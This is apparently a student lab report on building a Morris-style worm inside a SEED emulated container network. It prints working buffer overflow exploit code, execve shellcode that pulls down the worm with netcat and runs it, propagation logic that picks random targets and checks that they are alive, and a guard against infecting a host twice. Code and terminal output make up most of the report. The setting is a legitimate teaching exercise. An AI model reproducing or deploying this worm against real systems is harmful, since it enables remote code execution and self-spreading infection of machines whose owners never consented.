# CSE 306 - Malware Design - Morris Worm

1705005

August 2022

## 1 Task 1 : Attack any Target Machine

To launch the attack on any server, first we need to turn off kernel space randomization. Then the command dcup needs to be run as shown in Figure 1. This lists all the 15 containers available in our network.

```
[08/06/22]seed@VM:~/.../internet-nano$ dcup
Starting as153h-host_0-10.153.0.71 ...
Starting as100rs-ix100-10.100.0.100 ...
Starting as151h-host_4-10.151.0.75  ...
Starting as151h-host_4-10.151.0.75                          ... done
Starting as153h-host_2-10.153.0.73                          ... done
Starting as151h-host_3-10.151.0.74                          ... done
Starting as152h-host_4-10.152.0.75                          ... done
Starting internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1   ... done
Starting as152h-host_0-10.152.0.71                          ... done
Starting as151r-router0-10.151.0.254                        ... done
Starting as153h-host_4-10.153.0.75                          ... done
Starting as152h-host_1-10.152.0.72                          ... done
Starting as152h-host_3-10.152.0.74                          ... done
Starting as152h-host_2-10.152.0.73                          ... done
Starting internet-nano_morris-worm-base_1                   ... done
Starting as152r-router0-10.152.0.254                        ... done
Starting as151h-host_0-10.151.0.71                          ... done
Starting as153h-host_3-10.153.0.74                          ... done
```

Figure 1: Starting all host containers by dcup

We were provided with a demo buffer overflow code where the offset & return address were not provided. Our main task is to provide proper values there so that it works properly and launch a buffer overflow attack on the server. We can find the value of the offset and the return address by running the command "echo hello — nc -w2 host ip address" which will show the value of ebp and buffer starting address in the terminal. The details of the modified portion are shown in Figure 2.

```
# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))

##################################################################
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0xffffd5f8 + 0x24 # Need to change
    offset = 112 + 4  # Need to change

    content[offset:offset + 4] =
(ret).to_bytes(4,byteorder='little')
```

Figure 2: Code snippet for task 1

After modifying the code, we can execute the worm.py file as shown in Figure 3 and if the attack was successful, the messages as in Figure 4 will be shown in the terminal.

```
[08/06/22]seed@VM:~/.../worm$ sudo /sbin/sysctl -w kernel.randomiz
e_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~/.../worm$ docksh 95
root@95bcbde3ad8a:/# echo hello | nc -w2 10.151.0.71 9090
root@95bcbde3ad8a:/# exit
exit
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/06/22]seed@VM:~/.../worm$
```

Figure 3: Commands for task 1




Figure 4: Successful message in terminal

## 2 Task 2 : Self Duplication

For the self duplication ability of the worm, the following shellcode will be used as in Figure 5. It tries to fetch the worm.py file from the port 8080. Before that, we need the server to open a port 8080 from where the receiver can fetch the file. For that first we need to open a shell in our attacker machine, then run the command : "nc -lnv 8080 ¡ filename" .

```
# You can use this shellcode to run any command you want
ip_add = socket.gethostbyname( socket.gethostname() )
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                    "
   " nc -w5 "+ip_add+ " 8080 > worm.py;                          "
   "                                                            *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Figure 5: Shellcode for self duplication

After modifying the code & executing the worm file, the following message as in Figure 6. If the attack is successful, a copy of our worm.py will be generated in the victim side. We can verify it from the commands as shown in Figure 7.




Figure 6: Executing the worm file in the attacker machine




Figure 7: worm duplicated in the victim machine

# 3 Task 3 : Propagation

To automatically spread the worm from one computer to another, we need to add auto self duplication property in the shellcode so that whenever the worm.py file is copied to the first machine, it keeps attacking other random machines without stopping. The code for it is shown in Figure 8. Here it first listens to the port of the server and fetches the worm.py file. Then it opens a port as a server and attacks another random ip address of its network.

```
ip_add = socket.gethostbyname( socket.gethostname() )
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                    "
   " nc -w5 "+ip_add+ " 8080 > worm.py;python3 worm.py&          "
   " nc -lnv 8080 < worm.py;                                    *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Figure 8: Shellcode for Propagation

In order to propagate the worm, we need to find our next target machine automatically from where the attack will be launched & check if the target machine is alive or not. The following is ensured by the code in Figure 9.

If the code works properly, then after executing the file once in the attacker machine, it will keep propagating from one machine to other automatically. The following outputs will be shown as in Figure 10 & 11. We can verify if the files were received by the client as shown in Figure 12.

```python
# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    host_1 = randint(151, 155)
    host_2 = randint(70, 80)
    target_ip = '10.' + str(host_1) + '.0.' + str(host_2)
    if ip_add == target_ip:
        return getNextTarget()
    try:
        output = subprocess.check_output(f"ping -q -c1 -W1 {target_ip}", shell=Tru
        result = output.find(b'1 received')
        if result == -1:
            print(f"{target_ip} is not alive", flush=True)
            return getNextTarget()
        else:
            print(f"*** {target_ip} is alive, launch the attack", flush=True)
            return target_ip
    except Exception as e:
        print(e)
        return getNextTarget()
```

Figure 9: Code for finding next target for Propagation




Figure 10: Machines randomly generated for propagation


Figure 11: Machines randomly generated for propagation

```
[08/06/22]seed@VM:~/.../internet-nano$ docksh b9
root@b9eaee42568b:/# cd bof
root@b9eaee42568b:/bof# ls
badfile  server  stack  worm.py
root@b9eaee42568b:/bof# nano worm.py
root@b9eaee42568b:/bof# exit
exit
[08/06/22]seed@VM:~/.../internet-nano$ docksh 95
root@95bcbde3ad8a:/# cd bof
root@95bcbde3ad8a:/bof# ls
badfile  core  server  stack  worm.py
root@95bcbde3ad8a:/bof# exit
exit
```

Figure 12: Files received in the victim machines

# 4 Task 4 : Preventing Self Infection

If we keep randomly generating the ip address of the target machine, it is possible that the same ip address will be chosen twice and the worm will run multiple times inside a certain machine. To prevent that,we will check at first if the file already exists in the machine, if not then we'll launch an attack, otherwise another target machine needs to be found where the file does not exist. This prevention mechanism is implemented in the shellcode as shown in Figure 13. Finally, it will keep checking if the file exists in target machine and if not launch an attack.
For testing purpose, the code inside worm.py was changed so that it sends the worm file back and forth between two machines (10.151.0.71 & 10.152.0.72). As shown in 14, it can be seen that at first 10.152.0.72 receives the worm then it tries to send the worm file back to 10.151.0.71 but gets stuck since it already has the file.

```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';test -f worm.py ||("
   " nc -w5 "+ip_add+ " 8080 > worm.py;python3 worm.py&          "
   " nc -lnv 8080 < worm.py; )                                  *"
   "1234567890123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```

Figure 13: Code for preventing self infection




Figure 14: output shown in terminal